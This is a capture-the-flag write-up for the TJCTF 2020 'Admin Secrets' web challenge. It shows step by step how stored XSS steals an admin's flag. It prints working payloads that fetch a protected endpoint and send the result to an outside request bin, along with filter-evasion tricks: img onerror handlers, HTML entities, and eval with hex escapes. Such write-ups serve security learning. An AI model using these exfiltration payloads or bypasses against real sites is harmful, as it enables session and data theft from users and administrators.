

TJCTF 2020 Admin Secrets

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Admin Secrets 100 points

Web - Solved (60 solves)

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See if you can get the flag from the admin at this [website!](https://admin_secrets.tjctf.org/)


Hint

Already solved!

View Solves


https://admin_secrets.tjctf.org/

You register a username/password and then login and get here:



You can enter a post and click Create:


This generates a unique URL and says you can "report" it to the admin:



This is a common type of problem where you can enter executable javascript in various ways and when the Admin views your post, your code runs (XSS) inside their browser!

I like to start these off using XSS Hunter. It'll give you a screenshot of the web page and also include the full DOM.


This great site gives you various payloads to try:



I went this with this as my post:

```
<script src=https://MYIDGOESHERE.xss.ht></script>
```

I posted this and then clicked the Report button. XSS Hunter then captured lots of great info:



Clicking View Full Report shows a bigger screenshot of the page:

Textbin

By user **sam**

Report to Admin

Access Flag

Delete User

Delete Post

Here are relevant snippets from the DOM:

```
48.         <div class="row">
49.             <div class="col-8 admin_console">
50.                 <!-- Only the admin can see this -->
51.
52.
53.                 <button class="btn btn-primary flag-button">Access Flag</button>
54.
55. <a href="/button" class="btn btn-primary other-button">Delete User</a>
56.
57. <a href="/button" class="btn btn-primary other-button">Delete Post</a>
58.
```

```
81.
82.         var flag='';
83.         f=function(e){
84.
85.             $.ajax({
86.                 type: "GET",
87.                 url: "/admin_flag",
88.                 success: function(resp) {
89.                     flag=resp;$("#responseAlert").text(resp); $("#responseAlert").css("display","");
90.                 }
91.             })
92.             return flag;
93.         };
94.         $('.flag-button').on('click',f);
95.
96.
```

We can see that the admin has more buttons on this page than we have!

Also, there is an Access Flag button that is wired via jquery to make a GET call to /admin_flag.

Armed with that, let's craft a payload that uses fetch() to GET /admin_flag and then exfiltrate it to postb.in.

<https://postb.in> is a great site for exfiltration like this:

First Try at the Flag

<script>

```

fetch('/admin_flag')
  .then(response => response.text())
  .then(text => fetch('https://postb.in/1590456355527-7540427616331?data='+btoa(text)));
</script>

```

btoa() takes the response text and turns it into base64. We add that as a query parameter so postb.in will show it to us.

After posting this, the code runs in MY browser first; generating a hit on post.bin.

Bin '1590456355527-7540427616331'

| GET /1590456355527-7540427616331 2020-05-26T01:27:43.859Z [Req '1590456463859-2854'] | | |
|--|--|-------------|
| Headers

x-real-ip: [REDACTED]
host: postb.in
connection: close
user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7; rv:68.0) Gecko/20100101 Firefox/68.0 | Query

data: T25seSB0aGUgYWRTaW4gY2FuIGFjY2VzcyB0aGZlIGVuZHBvaW50Lg== | Body |

This data decodes to:

Only the admin can access this endpoint.

After clicking the Report to Admin button, we get another hit:

| GET /1590456355527-7540427616331 2020-05-26T01:28:28.929Z [Req '1590456508929-4375831480138' : 3.83.190.219] | | |
|--|--|-------------|
| Headers

x-real-ip: 3.83.190.219
host: postb.in
connection: close
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/83.0.4103.61 Safari/537.36 | Query

data: VGhpcyBwb3N0IGNvbnRhaW5zIHVuc2FmZSBjb250ZW50LiB0byBwcmV2ZW50IHVuYXV0aG9yaXplZCBhY2Nlc3MsiHRo | Body |

This decodes to:

This post contains unsafe content. To prevent unauthorized access, the flag cannot be accessed for the following violations: Script tags found. Single quote found. Parenthesis found.

So, they have filtering that we have to bypass.

Luckily there are LOTS of pages out there that talk about XSS filter bypassing.

Second Try at the Flag

Let's first try to remove the script tags. We know we still have quotes and parenthesis but it is helpful to try to remove one complaint at a time. That way, you are not changing 3 things at once where you'll have a hard time troubleshooting your mistakes.

This is a standard way to avoid script tags. There is no **src** attribute value so **onerror** is executed immediately.

```

<img src="" onerror="fetch('/admin_flag').then(response => response.text()).then(text => fetch('https://postb.in/1590456355527-7540427616331?data='+btoa(text)))">

```

After posting/reporting this and decoding the postb.in hit:

This post contains unsafe content. To prevent unauthorized access, the flag cannot be accessed for the following violations: Single quote found. Double quote found. Parenthesis found.

Ok so far.

Third Try at the Flag

Now let's remove all quotes:

```
<img src=zzz onerror=fetch(&#x27;/
admin_flag&#x27;).then(response=&gt;response.text()).then(text=&gt;fetch(&#x27;https://postb.in/
1590456355527-7540427616331?data=&#x27;+btoa(text)))>
```

As I learned by reading XSS filter bypass sites, browsers are very forgiving. Here we still have **src** and **onerror** attributes but the values have no quotes surrounding them. However, you can't have any spaces so I removed all of them from **onerror**.

We can then use character entities for the quotes. **'** is single quote.

The => expression in the promise caused problems since the > character looks like it is ending the img tag. So, replaced all > with **>**;

After posting/reporting/decoding this, we get:

This post contains unsafe content. To prevent unauthorized access, the flag cannot be accessed for the following violations: Parenthesis found.

Making progress!

Winning Try at the Flag

```
<img src=zzz onerror=eval&#x28;&#x22;fetch\x28&#x27;/
admin_flag&#x27;\x29.then\x28response=&gt;response.text
\x28\x29\x29.then\x28text=&gt;fetch\x28&#x27;https://postb.in/
1590456355527-7540427616331?data=&#x27;+btoa\x28text
\x29\x29\x29&#x22;&#x29;>
```

Here I replaced (with (and) with) It isn't pretty to look at but it is still legal.

This time we get this postb.in hit:

| GET /1590456355527-7540427616331 2020-05-26T01:43:29.740Z [Req '159045740974 | | |
|--|---|------|
| Headers | Query | Body |
| x-real-ip: 3.83.190.219
host: postb.in
connection: close
user-agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/83.0.4103.61 Safari/537.36 | data:
dGpjdGZ7c3QwcF9zdDNhbGluZ190aDNfQURtMW5zX2ZsNGdzfQ== | |

Which decodes into the flag:

```
tjctf{st0p_st3aling_th3_ADm1ns_fl4gs}
```